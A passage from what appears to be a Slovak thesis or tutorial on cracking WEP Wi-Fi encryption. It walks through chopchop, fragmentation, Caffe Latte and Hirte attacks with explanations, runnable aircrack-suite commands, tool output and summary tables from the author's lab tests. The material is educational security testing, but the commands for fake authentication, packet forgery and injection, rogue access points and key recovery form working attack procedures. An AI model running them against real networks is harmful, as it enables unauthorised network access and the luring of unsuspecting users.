Trvanie	3m 19s
Výsledok	Uspokojivý



Vyhodnotenie útoku:

Agresívny ARP Replay útok je určite rýchlejší ako klasický ARP Replay, aj keď sme v našom meraní zaznamenali minimálny rozdiel o hodnote 1 minúta a 12 sekúnd. Príprava útoku však trvala o niečo dlhšie, keďže sme museli používať až 4 terminály naraz. Pri spúšťaní prelamovacieho procesu bolo dokonca potrebných až 5 okien. Útok bol z tohto dôvodu aj o niečo náročnejší.

Najväčší problém útoku je však samotné deautentifikovanie. Zatiaľ, čo väčšina zariadení sa deautentifikovať dá, pri zariadeniach Apple sa tento proces uplatniť nedal. Ďalší fakt, čo stojí za


zmienku je, že niektoré zariadenia sa po deautentifikácii na sieť nepripoja znova, čím stratíme zdroj generovaných packetov. Po takejto deautentifikácii je útok pomerne nápadný, pretože skúsenejší používateľ začne pátrať po dôvode prečo bol zo siete odpojený. Posledným faktom môžu byť problémy s falošnou autentifikáciou. Keď sa nám nedarí autentifikovať, na sieť nedokážeme podsúvať ARP žiadosti.

Útok agresívny ARP Replay je nepochybne rýchlejší, avšak pri jeho vykonávaní sa je potrebné zamyslieť, či za snahu navyše získame požadovaný výsledok. Osobne ma tento útok veľmi neoslovil.


2.3.4.7. KoreK Chopchop útok

Chopchop útok dovolí útočníkovi dešifrovať *m* posledných bytov z pôvodného packetu. Toto je umožnené priemerným odoslaním *128 * m* žiadostí do siete. Výsledkom útoku nie je odhalenie WEP kľúča, ale získanie informácii, ktoré budeme vedieť využiť v ďalšej fáze prelamovania hesla.


Celý útok funguje na báze "orezávania" packetov. Celý WEP packet sa skladá z hlavičky, adries, IV a zvyšok packetu - dáta a IVC sú šifrované. V nasledujúcom obrázku vidíme len zašifrovanú časť packetu:



KoreK si rozdelil zašifrovanú časť packetu po bajtoch, a rozhodol sa jednotlivé bajty z packetu orezávať.



Po odstránení jedného bajtu je nutné prepočítať kontrolný súčet ICV. Keďže 1 bajt sa skladá z 8 bitov, existuje 256 rôznych možností, akú mohol odstránený bajt obsahovať. KoreK preto počítal každú možnosť a podľa tohto upravoval ICV. Každý upravený packet je poslaný do siete a AP ho spracuje. Ak na neho prístupový bod neodpovie, znamená to, že ICV bolo zlé a packet bol zahodený. V prípade, že prístupový bod odpovie, výpočet nového ICV bol správny. Na základe týchto informácii je možné získať dešifrovanú hodnotu odstráneného bajtu. Touto technológiou je možné dešifrovať celý packet bajt po bajte.



Na niektorých sieťach však tento útok nemusí fungovať, pretože AP môžu byť nastavené, aby zahadzovali packety menšie ako 64 bajtov. Ak máme natrafíme na takýto access point, chopchop útok fungovať nebude. Niektoré AP zahadzujú packety menšie ako 42 bajtov. V tomto prípade sa program

snaží chýbajúce bajty dopočítať, keďže prvých 28 bajtov je nešifrovaných, program musí uhádnuť iba 14 šifrovaných bajtov. Vzhľadom na fakt, že prvých 20 šifrovaných bajtov tvorí hlavička IP packetu, program sa túto hlavičku snaží rozlúštiť. Vo väčšine prípadov je proces úspešný, ale niekedy sa môže stať, že sa dešifrovanie hlavičky nepodarí a program vypíše chybu.

Prevednie útoku:

Predpokladajme, že sa na sieti nachádza jeden klient, ktorý aktívne komunikuje s AP. Útočník má znalosť o BSSID, kanáli ako aj MAC adrese klienta.

Útok je možné previesť s autentifikáciou alebo bez autentifikácie. Vo väčšine prípadov útok bez autentifikácie nefunguje, preto v našich testoch použijeme v našom útoku použijeme falošnú autentifikáciu. V prípade, že by ste chceli skúsiť prvý spôsob, príkaz vykonávajúci falošnú autentifikáciu vynecháme a taktiež vynecháme aj prepínač *-h* pri vykonávaní chopchop útoku. Ďalej si budeme ukazovať len postup s autentifikáciou:

```
aireplay-ng --fakeauth 6000 -o 1 -q 10 -a C0:C1:C0:21:2E:07 -e
'GOLD_WEP128' -h 00:11:22:33:44:55 wlan0mon
```

Po autentifikácii môžeme spustiť samotný chopchop útok:

```
aireplay-ng --chopchop -b C0:C1:C0:21:2E:07 -h 00:11:22:33:44:55 -m
52 -n 110 wlan0mon
```

Keďže orezávanie veľkých packetov by trvalo veľmi dlhý čas, použili sme zápis *-n 100*, ktorý určuje najväčšiu možnú veľkosť odchyteného packetu. Taktiež bolo potrebné určiť minimálnu veľkosť packetu na hodnotu 52, pretože toto je minimálny počet PRGA (šifrovacieho RC4 kľúča), ktorý potrebujeme. Zvyšné prepínače poznáme z predošlých testov,
-b definuje BSSID a *-h* našu falošnú MAC adresu.

Po chvíli čakania nám program poskytne podobnú výzvu ako pri Packet replay útoku. Zobrazený packet máme možnosť použiť (možnosť *y*) alebo počkať na iný (možnosť *n*)

```
root@kali-goldy:~# aireplay-ng --chopchop -b C0:C1:C0:21:2E:07 -h 14:EF:A9:14:03
:13 -n 100 wlan1mon
The interface MAC (00:22:15:3F:87:30) doesn't match the specified MAC (-h).
        ifconfig wlan1mon hw ether 14:EF:A9:14:03:13
11:49:16  Waiting for beacon frame (BSSID: C0:C1:C0:21:2E:07) on channel 1
Read 69 packets...

        Size: 68, FromDS: 1, ToDS: 0 (WEP)

              BSSID  =  C0:C1:C0:21:2E:07
          Dest. MAC  =  01:00:5E:00:00:01
         Source MAC  =  C0:C1:C0:21:2E:05

        0x0000:  0842 0000 0100 5e00 0001 c0c1 c021 2e07  .B....^......!..
        0x0010:  c0c1 c021 2e05 901f 76f4 c200 2eac 40ab  ...!....v.....@.
        0x0020:  4903 f70c 2171 b68e d331 6605 e93c 5791  I...!q...1f..<W.
        0x0030:  4535 0de6 5cb6 a3d1 f1ba 39a9 0604 eaea  E5..\.....9.....
        0x0040:  8478 0462                                .x.b

Use this packet ? ▌
```

Po zadaní možnosti *y* začne proces dešifrovania, o ktorom sme oboznámení prostredníctvom zápisov v termináli:

```
Use this packet ? y

Saving chosen packet in replay_src-0106-114919.cap

Offset   67 ( 0% done) | xor = BF | pt = DD |  363 frames written in  6171ms
Offset   66 ( 2% done) | xor = 27 | pt = 23 |  344 frames written in  5862ms
Offset   65 ( 5% done) | xor = BB | pt = C3 |  380 frames written in  6449ms
Offset   64 ( 8% done) | xor = 54 | pt = D0 |  402 frames written in  6831ms
Offset   63 (11% done) | xor = EA | pt = 00 |  639 frames written in 10863ms
Offset   62 (14% done) | xor = EA | pt = 00 |  336 frames written in  5713ms
```

Na záver nás program oboznámi s výsledkom dešifrovania:

```
Offset   40 (79% done) | xor = D3 | pt = 00 |  901 frames written in 15320ms
Sent 4984 packets, current guess: 72...

The AP appears to drop packets shorter than 40 bytes.
Enabling standard workaround:  IP header re-creation.

Saving plaintext in replay_dec-0106-115216.cap
Saving keystream in replay_dec-0106-115216.xor

Completed in 130s (0.23 bytes/s)
```

V prípade úspechu je vytvorený dešifrovaný packet s príponou .cap, ako aj súbor s príponou .xor, ktorý využijeme na vytvorenie vlastného packetu. Osobne som mal skúsenosť aj s tým, že sa kompletné dešifrovanie packetu nevydarilo a program vypísal ICV checksum error. Napriek tomu boli súbory .cap a .xor generované a v útoku sa dá v niektorých prípadoch pokračovať. V prípade chyby v z nasledujúcich krokoch alebo ak sa pri podsúvaní packetov nebudú tvoriť nové IV, skúste útok previesť od začiatku.

Len pre zaujímavosť, dešifrovaný packet je možné prečítať pomocou aplikácie Wireshark:

```
wireshark replay_dec-0106-115216.cap
```

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	172.16.0.1	224.0.0.1	IGMPv2	60	Membership Query, general

Ako máme možnosť vidieť, dekryptovaný packet ktorý sme odchytili pochádza z IP adresy 172.16.0.1 a smeruje na multicastovú adresu 224.0.0.1. Jedná sa o protokol IGMPv2. Takouto analýzou môže byť zistený napríklad IP adresný priestor, ktorý sieť používa.

Toto bola ukážka klasickej implementácie chopchop útoku, avšak stále sme nezistili samotné WEP heslo. K tomuto využijeme získaný súbor s príponou .xor. Tento súbor obsahuje PRGA - pseudo náhodný generačný algoritmus, ktorý budeme vedieť využiť na vytvorenie vlastného packetu a jeho následné podsunutie do siete.

Na tvorbu vlastného packetu využijeme nástroj packetforge-ng:

```
packetforge-ng --arp -a C0:C1:C0:21:2E:07 -h 00:11:22:33:44:55 -k
172.16.0.100 -l 172.16.0.3 -y replay_dec-0106-115216.xor -w
arp_req.cap
```

Pomocou tohto príkazu generujeme nový ARP request, ktorý bude následne podsúvaný do siete. Pomocou prepínača *-a* definujeme BSSID siete, *-h* je zdrojová MAC adresa, v tomto prípade sme použili MAC adresu, ktorú sme na sieť pripojili pomocou falošnej autentifikácie. Zápis *-k* 172.16.0.100 definuje destinačnú IP, pre ARP žiadosti je to IP, ktorá je prostredníctvom ARP

hľadaná. Pomocou `-l` zvolíme zdrojovú IP, ktorá môže byť prakticky náhodná. Prepínač `-y` definuje cestu k PRGA súboru a nakoniec generovaný packet zapíšeme do súboru arp_req.cap. V prípade, že sa nám nepodarilo zistiť IP adresovanie siete z vyčítaného packetu, môžeme použiť zápis `-k` a `-l` ako 255.255.255.255.

Keď sme packet úspešne generovali, ideme ho vyskúšať. Na podsunutie packetu do siete opakujeme proces útoku Packet injection. Najskôr teda zapneme zachytávanie komunikácie na sieti:

```
airodump-ng --bssid C0:C1:C0:21:2E:07 --channel 6 --ivs --write
WEPchopchop wlan0mon
```

Ďalším krokom je spustenie procesu packet replay:

```
aireplay-ng --interactive -a C0:C1:C0:21:2E:07 -h 00:11:22:33:44:55
-r arp_req.cap -x 300 wlan0mon
```

Prepínač -r definuje cestu k súboru, ktorý má byť na sieť podsúvaný. Pomocou -x obmedzíme počet podsunutých packetov na 300 za sekundu, toto je vhodné hlavne v prípadoch slabšej hardvérovej konfigurácie.

Po zadaní príkazu sa nám zobrazí klasické okno s výberom, či chceme daný packet na sieť podsúvať. Po označení možnosti `y` sa proces spustí. Po dosiahnutí dostatočného počtu IV spustíme proces prelamovania hesla:

```
aircrack-ng WEPchopchop-01.ivs
```

```
     KEY FOUND! [ 87:8F:12:CB:1D:EE:C8:3D:B6:52:50:BC:6C ]
Decrypted correctly: 100%
```

Celkové prevedenie útoku bolo možné previesť aj pomocou zneužitia klientovej MAC ako v prípade prvého Packet Replay útoku, avšak tentokrát som chcel demonštrovať, že je možné podsúvať packety na sieť, aj keď na sieti nie je pripojený žiadny klient.

Zhrnutie útoku:

Typ testu	KoreK Chopchop útok
Šifrovanie	128-bit WEP
Počet klientov	1
Počet IV	42 313
Trvanie	16m 9s
Výsledok	Úspešný

Komentár:

Chopchop útok bol prevedený hlavne na demonštráciu skorších útokov na WEP siete. Z dnešného hľadiska je útok pomerne neefektívny, keďže samotné dešifrovanie packetu môže trvať aj niekoľko desiatok minút v závislosti od AP a veľkosti samotného packetu. Chopchop útok jednoznačne patrí medzi najzaujímavejšie útoky na WEP siete, ale v súčasnosti je vhodnejšie použiť Packet alebo ARP replay útoky, keďže sú niekoľko násobne rýchlejšie a aj jednoduchšie na implementáciu.


2.3.4.8. Fragmentačný útok

Fragmentačný útok sa zakladá na dvoch jednoduchých faktoch ohľadne Wi-Fi sietí a šifrovania. Prvým faktom je fragmentácia, čo je proces rozdelenia packetu na viacero častí. Toto rozdelenie je povolené z dôvodu, ak by sme chceli sieťou preniesť veľký objem dát, napr. 4000 bajtov, ale maximálna veľkosť packetu je 1500 bajtov (MTU). Z tohto dôvodu je možné použiť proces fragmentácie na rozdelenie týchto dát na viacero častí a ich následne poslanie na sieť. Jednotlivé fragmenty sú nezávisle šifrované, avšak môžu obsahovať rovnaké IV.

Druhým faktom je kryptografický jav zvaný Known-plaintext attack. Tento jav hovorí o stave, keď poznáme určitú časť obsahu správy aj napriek tomu, že je zašifrovaná.

0xAA	0xAA	0x03	0x00	0x00	0x00	0x08	??
DSAP	SSAP	CTRL	ORG code			Ether type	


Pri bezdrôtovej komunikácii je to súčasť packetu nazvaná LLC, ktorá je zobrazená vyššie. Táto časť packetu má 8 bajtov, zatiaľ čo 7 bajtov je stále konštantných a 8. bajt definuje, o aký typ packetu sa jedná. Najpoužívanejšie sú ARP packety a IP packety, preto tento bajt zvyčajne obsahuje jednu z dvoch hodnôt. Na základe veľkosti packetu vieme však jednoznačne usúdiť, či sa jedná o ARP alebo IP packet. ARP packet má zvyčajne veľkosť 36 alebo 52 bytov. Každý packet s inou veľkosťou môže byť teda považovaný za IP packet. Týmto pádom poznáme 8 nezašifrovaných bajtov aj napriek tomu, že obsah správy nepoznáme.



Na základe týchto faktov a ďalších znalostí z RC4 šifrovania vieme medzi známymi nezašifrovanými dátami a známymi zašifrovanými dátami previesť funkciu XOR, pomocou ktorej získame 8-bitovú hodnotu PRGA, inak nazývanú aj RC4 šifrovací kľúč. Pomocou PRGA a zachyteného IV vieme zašifrovať prakticky akýkoľvek 8-bajtový packet a následne ho poslať do siete. Problém je, že každý packet potrebuje aj 4-bytový kontrolný súčet ICV, ktorý do každej generovanej správy musíme pridať. Stále nám však ostávajú 4 bajty na dáta. Generované 4 bajtové dáta spolu so 4-bajtovým ICV zašifrujeme pomocou existujúceho IV a PRGA a pošleme ho do siete. Takýto packet sa neberie ako poškodený preto ho prístupový bod prijme a spracuje.

Limit na generované packety je 16 fragmentov, čiže v praxi vieme poslať 64 akýchkoľvek bajtov do siete. Týmto spôsobom vieme podsúvať IP packety, ARP packety a týmto spôsobom získavať nové IV. Ďalšou teoretickou možnosťou je aj podsunutie IP packetu s úsilím, že ho AP bude broadcastovať. Keďže AP zašifruje celý packet a my budeme vedieť celý jeho obsah, budeme vedieť získať oveľa väčšie PRGA, čo nám umožní posielať ešte väčšie packety bez potreby použitia fragmentácie.

Prevedenie útoku:



Výsledok útoku je podobný ako v prípade chopchop útoku. Samotný útok nedokáže obnoviť WEP heslo, ale dokáže nám poskytnúť až 1500-bajtové PRGA vo forme súboru .xor, ktorý vieme použiť na tvorbu packetov v programe packetforge-ng.

Podobne ako v predošlých meraniach, na sieti sa nachádza 1 klient, ktorý aktívne komunikuje s AP. Útočník má znalosti o BSSID, MAC adrese klienta, ako aj kanáli na ktorom sieť vysiela.

Na výkon útoku môžeme vykonať falošnú autentifikáciu ako v predošlom prípade. Tento raz však si ušetríme nejaký čas a útok vykonáme s použitím MAC adresy klienta, ktorý sa už na sieti nachádza:

```
aireplay-ng --fragment -b C0:C1:C0:21:2E:07 -h 00:25:D3:87:A3:17
wlan0mon
```

Po zadaní príkazu a pár sekundách čakania na dátový frame nás čaká klasické okno, kde máme možnosť vybrať frame, ktorý použijeme na fragmentačný útok. Je potrebné pripomenúť, že každý frame sa fragmentovať nedá, taktiež nie každý router je voči tomuto útoku náchylný a niektoré skrátka fragmentáciu komunikácie zamietajú. V prípade, že sme našli správny frame, ktorý bol úspešne fragmentovaný, program nás na to patrične upozorní:

```
Use this packet ? y

Saving chosen packet in replay_src-0106-200245.cap
20:02:49  Data packet found!
20:02:49  Sending fragmented packet
20:02:50  No answer, repeating...
20:02:50  Trying a LLC NULL packet
20:02:50  Sending fragmented packet
20:02:50  Got RELAYED packet!!
20:02:50  Trying to get 384 bytes of a keystream
20:02:50  Got RELAYED packet!!
20:02:50  Trying to get 1500 bytes of a keystream
20:02:50  Got RELAYED packet!!
Saving keystream in fragment-0106-200250.xor
Now you can build a packet with packetforge-ng out of that 1500 bytes keystream
```

Z výstupu programu môžeme pozorovať priebeh fragmentácie, ako sa nám postupne podarilo dostať 384 a nakoniec až 1500 bajtov PRGA. Tento PRGA bol uložený do súboru. Dôležité je ešte dodať, že fragmentačný útok generuje až 1500 bajtové PRGA, zatiaľ čo chopchop vie vygenerovať len PRGA takej dĺžky, aký bol samotný odchytený packet. Fragmentačný útok sa z tohto dôvodu použiť na pokročilé útoky využitím technológie podsúvania packetov do siete. Pre náš účel - generovanie IV je najjednoduchšie vytvárať obyčajné ARP žiadosti, ktoré sú následne preposielané v sieti. Na tento účel použijeme program packetforge-ng podobne ako pri chopchop útoku:

```
packetforge-ng --arp -a C0:C1:C0:21:2E:07 -h 00:25:D3:87:A3:17 -k
172.16.0.100 -l 172.16.0.3 -y fragment-0106-200250.xor -w
ARPfrag.cap
```

Tvorba packetu je rovnaká ako v prípade chopchop útoku, avšak pri fragmentačnom útoku sa vynára otázka, ako získame IP adresy, ktoré treba použiť? Odpoveď znie nezískame, najjednoduchšie je preto tipnúť adresovanie siete, ktoré je najčastejšie 192.168.0.0/24 alebo 192.168.1.0/24. V prípade

beznádeje je možnosť definovať destinačnú a zdrojovú IP ako broadcastovú, čo však nemusí fungovať na každej sieti:

```
packetforge-ng --arp -a C0:C1:C0:21:2E:07 -h 00:25:D3:87:A3:17 -k
255.255.255.255 -l 255.255.255.255 -y fragment-0106-200250.xor -w
ARPfrag2.cap
```

Po vytvorení packetu môžeme spustiť jeho podsúvanie na sieť. Opäť potrebujeme vykonať falošnú autentifikáciu alebo využiť existujúcu MAC už autentifikovaného klienta:

```
aireplay-ng --interactive -a C0:C1:C0:21:2E:07 -h 00:25:D3:87:A3:17
-r ARPfrag2.cap -x 300 wlan0mon
```

Následné potvrdenie písmenom y spôsobí podsúvanie nami vytvorených ARP packetov pri rýchlosti 300 za sekundu. V prípade, že by sa na sieti nevytvárali nové IV, váš AP pravdepodobne packety s broadcastovými IP adresami zahadzuje, a preto budete potrebovať konkrétne adresy.

Po nazbieraní dostatočného počtu IV môžeme spustiť aircrack-ng. Keďže sme v tomto teste prelamovali 64-bitové WEP, počet požadovaných IV bude pravdepodobne trochu menší.

```
aircrack-ng WEPfrag2-01.cap
```

```
                 KEY FOUND! [ 19:82:FF:0E:41 ]
Decrypted correctly: 100%
```

Zhrnutie útoku:

Typ testu	Fragmentačný útok
Šifrovanie	64-bit WEP
Počet klientov	1
Počet IV	19 463
Trvanie	7m 55s
Výsledok	Úspešný

Komentár:

Fragmentačný WEP útok poskytuje zaujímavé prevedenie na získanie hesla prístupu od siete. V porovnaní s chopchop útokom je neporovnateľne rýchlejší, keďže samotný proces fragmentácie prebieha rýchlejšie ako orezávanie packetov.

Tento útok môže byť využiteľný v prípade, že sa na sieti nevyskytujú žiadne ARP žiadosti a metóda Packet Replay nám z neznámeho dôvodu nefunguje. Aj keď na niektorých routeroch tento útok nemusí fungovať, vo všeobecnosti je fragmentačný útok pomerne kompatibilný a účinný.

2.3.4.9. Caffe Latte útok

Útok Caffe Latte bol pomenovaný na základe faktu, že prístupové heslo od WEP siete je možné získať od nič netušiaceho klienta v kaviarni za čas, kým vypije kávu. Tento útok funguje na princípe, že počítač, ktorý sa na sieť v minulosti pripojil neustále rozosiela Probe requesty, čiže žiadosti na opätovné pripojenie do siete. V prípade, že útočník vytvorí falošný AP s rovnakým ESSID (názvom), klient sa na tento AP bude snažiť pripojiť. Keďže WEP podporuje Open System autentifikáciu, je možné pripojiť sa do siete aj bez znalosti hesla. Útok sa zakladá presne na tomto fakte, kedy sa klient najskôr pripojí na sieť a heslo si s prístupovým bodom vymieňa až neskôr. Hneď po pripojení na sieť začína klient vysielať špeciálne ARP gratuious packety. Malou zmenou úpravou týchto packetov metódou zvanou bit flipping é môže útočník dané ARP packety a vytvoriť z nich ARP requesty.

Klient sa bude snažiť na tieto ARP žiadosti odpovedať, čím bude generovať správne šifrované packety s novým inicializačným vektorom.

Tento útok teda nevyžaduje byť v prítomnosti prístupového bodu, jediná podmienka je klient, ktorý na danej sieti bol v minulosti pripojený. Týmto spôsobom teda vieme efektívne útočiť na klienta a získať tak enkryptačné heslo do siete bez potreby AP.

Prevedenie útoku:

Predstavme si klienta, ktorý aktuálne nie je pripojený na žiadnu sieť, avšak neustále vysiela Probe requesty. Tieto probe requesty vie útočník odhaliť pomocou aplikácie airodump-ng:

```
airodump-ng wlan0mon
```

```
BSSID              STATION            PWR   Rate    Lost    Frames  Probe

(not associated)   00:25:D3:87:A3:17  -10    0 - 1      0       72  GOLD_WEP128
```

Ako p
00:25:D3:87
Keďže aktuá
je v dosahu. Útočník sa preto pokúsi vytvoriť novú Wi-Fi sieť s rovnakým názvom, aby sa na ňu klient pripojil.

Najskôr si zvolíme kanál, kde bude náš AP vysielať. Vhodným krokom je vybrať kanál, na ktorom žiadny iný AP nevysiela, takto predídeme rušeniu a získame lepší tok packetov na sieti. Ďalším krokom je voľba BSSID, ktoré bude náš AP obsahovať. Tieto údaje následne napíšeme do príkazu airodump-ng a začneme komunikáciu odchytávať:

```
airodump-ng --channel 4 --bssid 00:11:22:33:44:55 --ivs --write
WEPcaffeLatte wlan0mon
```


Tabuľka by zatiaľ nemala obsahovať žiadnu sieť, pretože takáto sieť ešte neexistuje. Na vytvorenie bezdrôtovej siete vieme použiť program airbase-ng. Budeme sa mu viacej venovať pri útokoch man-in-the-middle, aktuálne si ukážeme len kroky potrebné na tvorbu falošnej Wi-Fi siete a spustenie útoku Caffe Latte:

```
airbase-ng -a 00:11:22:33:44:55 -e 'GOLD_WEP128' -W 1 -c 4 -L
wlan0mon
```

Nasledujúci príkaz vytvára falošný prístupový bod, prepínač -a určuje BSSID prístupového bodu, -e určuje ESSID, argument -W 1 nastavuje sieť na šifrovanie WEP, -c definuje kanál a -L spúšťa caffe latte útok:

```
root@kali:~# airbase-ng -a 14:AB:D5:AD:90:0C -e 'GOLD_WEP128' -c 6 -W 1 -L wlan0
mon
11:23:48  Created tap interface at0
11:23:48  Trying to set MTU on at0 to 1500
11:23:48  Access Point with BSSID 14:AB:D5:AD:90:0C started.
11:24:23  Client 00:26:82:F1:3F:0D associated (WEP) to ESSID: "GOLD_WEP128"
11:24:23  Client 00:26:82:F1:3F:0D associated (WEP) to ESSID: "GOLD_WEP128"
11:24:23  Client 00:26:82:F1:3F:0D associated (WEP) to ESSID: "GOLD_WEP128"
11:24:23  Client 00:26:82:F1:3F:0D associated (WEP) to ESSID: "GOLD_WEP128"
11:24:23  Client 00:26:82:F1:3F:0D associated (WEP) to ESSID: "GOLD_WEP128"
11:24:23  Starting Caffe-Latte attack against 00:26:82:F1:3F:0D at 100 pps.
```

Pár sekúnd po vytvorení fake AP sa na neho automaticky pripája nič netušiaci klient. Po pripojení generuje ARP requesty, čo náš program okamžite zachytí a spustí útok. Pôvodný ARP packet od klienta je jemne upravený tak, že smeruje práve k danému klientovi. Počítač by ho v tomto prípade mal spracovať a odpovedať naňho. Náš program airbase-ng generuje stovky rovnakých ARP packetov, na ktoré by mal klient jednotlivo odpovedať. Každou odpoveďou je packet šifrovaný pomocou iného IV, čím zvyšuje počet našich doposiaľ získaných IV.



Zhrnutie útoku:

Typ testu	Caffe Latte útok
Šifrovanie	128-bit WEP
Počet klientov	1
Počet IV	46 329
Trvanie	16m 32s
Výsledok	Uspokojivý

Komentár:

Útok bol vykonávaný pomocou 3 rôznych Wi-Fi adaptérov a 9 rôznych klientov používajúcich rôzne operačné systémy. Operačné systémy typu Windows sú na útok plne náchylné, keďže sa bez problémov pripoja na falošný AP a odpovedajú na zasielané ARP žiadosti. Operačné systémy zariadení Apple (iOS pri použití zariadenia iPhone 4S a iPad, ako aj MacOS na zariadení MacBook Pro) sa na falošný AP ani nepripojili, preto zostali voči útoku odolné. Pri operačných systémoch s jadrom Linux som zaznamenal pripojenie na sieť, avšak na veľký počet generovaných ARP packetov neodpovedali.

Na základe výsledkov je možné usúdiť, že väčšina zariadení vo svete je na útok náchylná, a týmto spôsobom je možné zistiť heslo od siete aj bez potreby prístupového bodu. Využitie tohto typu útoku je otázne, aj keď najpravdepodobnejšie využitie spadá medzi cielené útoky na sieť alebo jednotlivca. Vzhľadom na široké používanie WPA/WPA2 šifrovania je aj rozsah cielených útokov značne zmenšený.

Útok nebol uvedený ako efektívna cesta k získaniu WEP hesla, ale skôr ako zaujímavý koncept pri útokoch na Wi-Fi siete s WEP šifrovaním. Používanejšia forma tohto typu útoku je útok Hirte, o ktorom si povieme v nasledujúcej časti.

2.3.4.10. Hirte útok

Hirte útok sa zakladá na rovnakom princípe ako Caffe Latte, pričom využíva aj prvky z fragmentačného útoku. Základný koncept celého útoku je generovanie ARP requestov, na ktoré musí klient odpovedať a tým, generovať nové IV. Tento útok nás však neobmedzuje len na analýzu ARP packetov ako v prípade Caffe Latte útoku. Okrem analyzovania ARP vieme použiť aj IP packety, ktoré od klienta zachytíme. Keďže náhodnými zmenami bitov by sme packet znehodnotili, využijeme princíp fragmentácie na získanie PRGA. Následne sú klientovi odosielané fragmentované ARP requesty. Pri tomto procese využívame metódu zvanú bit flipping. Táto metóda hovorí o tom, že niektoré bity v packete vieme zmeniť bez toho, aby bolo zmenené samotné ICV - a teda packet by ostal znehodnotený.

Prevedenie útoku:

Prevedenie útoku je rovnaké ako v prípade Caffe Latte útoku. Osamotený klient sa snaží pripojiť na WEP sieť, ktorú mu podstrčíme pomocou príkazu airbase-ng:

```
airbase-ng -a 00:11:22:33:44:55 -e 'GOLD_WEP128' -W 1 -c 4 -N
wlan0mon
```

Štruktúra príkazu je rovnaká ako v prípade Caffe Latte, akurát namiesto `-L` použijeme možnosť `-N`, ktorá definuje útok typu Hirte. Program následne čaká na akýkoľvek ARP alebo IP packet a po jeho prijatí využije proces fragmentácie na zostavenie nového packetu typu ARP, ktorým následne "zaspamuje klienta."

Zhrnutie útoku:

Typ testu	Hirte útok
Šifrovanie	128-bit WEP
Počet klientov	1
Počet IV	38 786
Trvanie	12m 3s
Výsledok	Úspešný

Komentár:

Na tejto útok sú náchylné rovnaké zariadenia ako v prípade útoku Caffe Latte, avšak Hirte prebieha sofistikovanejšie a rýchlejšie. Útok nám dovolil generovať dostatočný počet IV za kratší čas ako Caffe Latte. Hirte nie je obmedzený na ARP packety, ale dokáže využiť aj akýkoľvek IP packet, čo útok ešte viac urýchľuje.

Z klientsky-orientovaných útokov je Hirte jednoznačne na čele, avšak niektoré Wi-Fi adaptéry tento typ útoku nepodporujú, preto sa z dôvodu kompatibility môže použiť aj Caffe Latte útok

2.3.4.11. Útok bez pripojených klientov

Naše doterajšie útoky boli založené na predpoklade, že sa na sieti nachádza aspoň jeden klient. V praxi sa však často stretávame s prípadmi, keď sa na bezdrôtovej sieti nenachádza žiadny klient a na sieti sa nevyskytujú žiadne ARP requesty.

Proces útoku bez pripojených klientov využíva už známe techniky, s ktorými sme sa stretli v predošlých demonštráciách. Najväčším nedostatkom tohto útoku je však jeho malá flexibilita, keďže chopchop útok, ako aj fragmentačný útok potrebujú na analýzu nejaký dátový packet na sieti. Na sieti bez klientov sa zvyčajne dátové packety nevyskytujú, preto je niekedy nutné čakať aj niekoľko minút, kým sa nejaký pritrafí.

Prevedenie útoku:

V tomto prípade budeme postupovať úplne od začiatku, aby sme si celý proces útoku na siete WEP zopakovali. Po umiestnení adaptéra do monitor módu môžeme preskenovať bezdrôtové spektrum v našom okolí:

```
airodump-ng --uptime --manufacturer --wps wlan0mon
```

V prípade, že nájdeme vhodnú WEP sieť, použijeme filtre programu airodump-ng:

```
airodump-ng --channel 11 --bssid C0:C1:C0:21:2E:07 -a wlan0mon
```

